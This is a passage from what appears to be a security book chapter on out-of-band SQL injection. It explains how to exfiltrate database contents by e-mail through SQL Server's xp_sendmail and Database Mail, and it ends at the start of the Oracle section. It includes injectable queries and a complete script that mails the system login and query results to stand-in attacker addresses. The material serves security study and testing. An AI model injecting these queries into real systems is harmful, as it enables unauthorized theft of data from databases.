not just a theoretical possibility.

There are several ways to transfer data using an OOB communication, depending on the exact technology used in the back-end and on its configuration. A few techniques will be illustrated here, and some more in [Chapter 5](#), when talking specifically about blind SQL injection, but the examples cannot cover all possibilities. So, if you are not able to extract data using a normal HTTP connection and the database user that is performing the queries is powerful enough, use your creativity: An OOB communication can be the fastest way to successfully exploit the vulnerable application.

## E-mail

Databases are very often critical parts of any infrastructure, and as such it is of the utmost importance that their administrators can quickly react to any problem that might arise. This is why most modern database servers offer some kind of e-mail functionality that can be used to automatically send and receive e-mail messages in response to certain situations. For instance, if a new application user is added to a company's profile the company administrator might be notified by e-mail automatically as a security precaution. The configuration of how to send the e-mail in this case is already completed; all an attacker needs to do is construct an exploit that will extract interesting information, package the data in an e-mail, and queue the e-mail using database-specific functions. The e-mail will then appear in the attacker's mailbox.

## Microsoft SQL Server

As is often the case, Microsoft SQL Server provides a nice built-in feature for sending e-mails. Actually, depending on the SQL Server version, there might be not one, but *two* different e-mailing subsystems: SQL Mail (SQL Server 2000, 2005, and 2008) and Database Mail (SQL Server 2005 and 2008).

SQL Mail was the original e-mailing system for SQL Server. Microsoft announced with the release of SQL Server 2008 that this feature has been deprecated, and will be removed in future versions. It uses the Messaging Application Programming Interface (MAPI), and therefore it needs a MAPI messaging subsystem to be present on the SQL Server machine (e.g. Microsoft Outlook, but not Outlook Express) to send e-mails. Moreover, the e-mail client needs to be already configured with the Post Office Protocol 3/Simple Mail Transfer Protocol (POP3/SMTP) or Exchange server to connect to, and with an account to use when connected. If the server you are attacking has SQL Mail running and configured, you only need to give a try to *xp\_startmail* (to start the SQL Client and log on to the mail server) and *xp\_sendmail* (the extended procedure to send an e-mail message with SQL Mail). *xp\_startmail* optionally takes two parameters (*@user* and *@password*) to specify the MAPI profile to use, but in a real exploitation scenario it's quite unlikely that you have this information, and in any case you might not need it at all: If such parameters are not provided, *xp\_startmail* tries to use the default account of Microsoft Outlook, which is what is typically used when SQL Mail is configured to send e-mail messages in an automated way. Regarding *xp\_sendmail*, its syntax is as follows (only the most relevant options are shown):

```
xp_sendmail { [ @recipients= ] 'recipients [;...n ]' },[ @message= ] 'message' ]

[, [ @query= ] 'query' ]

[, [ @subject= ] 'subject' ]

[, [ @attachments= ] 'attachments' ]
```

As you can see, it's quite easy to use. So, a possible query to inject could be the following:

```
EXEC master..xp_startmail;
```

```
EXEC master..xp_sendmail @recipients = 'admin@attacker.com', @query = 'select @@version'
```



You will receive the e-mail body in a Base64 format, which you can easily decode with a tool such as Burp Suite. And the use of Base64 means you can transfer binary data as well.

With *xp\_sendmail* it is even possible to retrieve arbitrary files, by simply specifying them in the *@attachment* variable. Keep in mind, however, that *xp\_sendmail* is enabled by default only for members of the administrative groups.

For more information about the *xp\_sendmail* extended procedure, refer to <http://msdn.microsoft.com/en-us/library/ms189505.aspx>; a full description of *xp\_startmail* is available at <http://msdn.microsoft.com/en-us/library/ms188392.aspx>.

If *xp\_sendmail* does not work and your target is SQL Server 2005 or 2008, you might still be lucky: Starting with SQL Server 2005 Microsoft introduced a new e-mail subsystem that is called Database Mail. One of its main advantages over SQL Mail is that because it uses standard SMTP, it does not need a MAPI client such as Outlook to work. To successfully send e-mails, at least one Database Mail profile must exist, which is simply a collection of Database Mail accounts. Moreover, the user must be a member of the group *DatabaseMailUserRole*, and have access to at least one Database Mail profile.

To start Database Mail, it is enough to use *sp\_configure*, while to actually send an e-mail you need to use *sp\_send\_dbmail*, which is the Database Mail equivalent of *xp\_sendmail* for SQL Mail. Its syntax, together with the most important parameters, is as follows:

```
sp_send_dbmail [ [ @profile_name = ] 'profile_name' ][, [ @recipients = ] 'recipients [; ...n
    ]' ]

[, [ @subject = ] 'subject' ]

[, [ @body = ] 'body' ]

[, [ @file_attachments = ] 'attachment [; ...n ]' ]

[, [ @query = ] 'query' ]

[, [ @execute_query_database = ] 'execute_query_database' ]
```

The *profile\_name* indicates the profile to use to send the e-mail; if it's left blank the default public profile for the *msdb* database will be used. If a profile does not exist, you can create one using the following procedure:

1. Create a Database Mail account using *msdb..sysmail\_add\_account\_sp*. You will need to know a valid SMTP server that the remote database can contact and through which the e-mail can be sent. This SMTP server can be some server on the Internet, or one that is under the control of the attacker. However, if the database server can contact an arbitrary IP address on port 25, there are much faster ways to extract the data (e.g. using *OPENROWSET* on port 25, as I will show you in a following section) than using e-mail. Therefore, if you need to use this technique it's very likely that the database server cannot access external hosts, and so you will need to know the IP address of a valid SMTP server that resides on the target network. This may not be as hard as it sounds: If the Web application has some functionality that sends e-mail messages (e.g. with the results of some action of the user, or an e-mail to reset a user's password), it's very likely that an SMTP server will appear in the e-mail headers. Alternatively, sending an e-mail to a non-existent recipient might trigger a response that contains the same information. However, this might not be enough if the SMTP server is authenticated: If this is the case, you will need a valid username and password to successfully create the Database Mail account.
2. Create a Database Mail profile, using *msdb..sysmail\_add\_profile\_sp*.
3. Add the account that you created in step 1 to the profile that you created in step 2, using *msdb..sysmail\_add\_profileaccount\_sp*.
4. Grant access to the profile that you created to the users in the *msdb* database, using *msdb..sysmail\_add\_principalprofile\_sp*.

The process, complete with examples, is described in detail at [http://msdn.microsoft.com/en-us/library/ms187605\(SQL.90\).aspx](http://msdn.microsoft.com/en-us/library/ms187605(SQL.90).aspx). If everything works and you have a valid Database Mail account, you can finally run queries and have their results sent in an e-mail. Here is an example of the whole process:

```
--Enable Database Mail
```

```
EXEC sp_configure 'show advanced', 1;
```

```
RECONFIGURE;
```

```
EXEC sp_configure 'Database Mail XPs', 1;
```

```
RECONFIGURE
```

```
--Create a new account, MYACC. The SMTP server is provided in this call.

EXEC
    msdb.dbo.sysmail_add_account_sp@account_name='MYACC',@email_address='hacked@victim.com',

@display_name='mls',@mailserver_name='smtp.victim.com',

@account_id=NULL;

--Create a new profile, MYPROFILE

EXEC          msdb.dbo.sysmail_add_profile_sp@profile_name='MYPROFILE',@description=NULL,
    @profile_id=NULL;

--Bind the account to the profile

EXEC          msdb.dbo.sysmail_add_profileaccount_sp
    @profile_name='MYPROFILE',@account_name='acc',@sequence_number=1

--Retrieve login

DECLARE @b VARCHAR(8000);

SELECT @b=SYSTEM_USER;

--Send the mail

EXEC msdb.dbo.sp_send_dbmail @profile_name='MYPROFILE',@recipients='allyrbase@attacker.com',
    @subject='system user',@body=@b;
```

## Oracle

When it comes to using the database server to send e-mail messages, Oracle also provides two different e-mailing systems depending on the database server version. From Version 8i, you could send e-mails through the UTL\_SMTP package, which provided the DBA with all the instruments to start and manage an SMTP connection. Starting with Version 10g, Oracle introduced the UTL\_MAIL package, which is an extra layer over UTL\_SMTP and allows administrators to use e-mailing in a faster and simpler way.

UTL\_SMTP, as the name suggests, provides a series of functions to start and manage an SMTP connection: You contact a server using *UTL\_SMTP.OPEN\_CONNECTION*, then send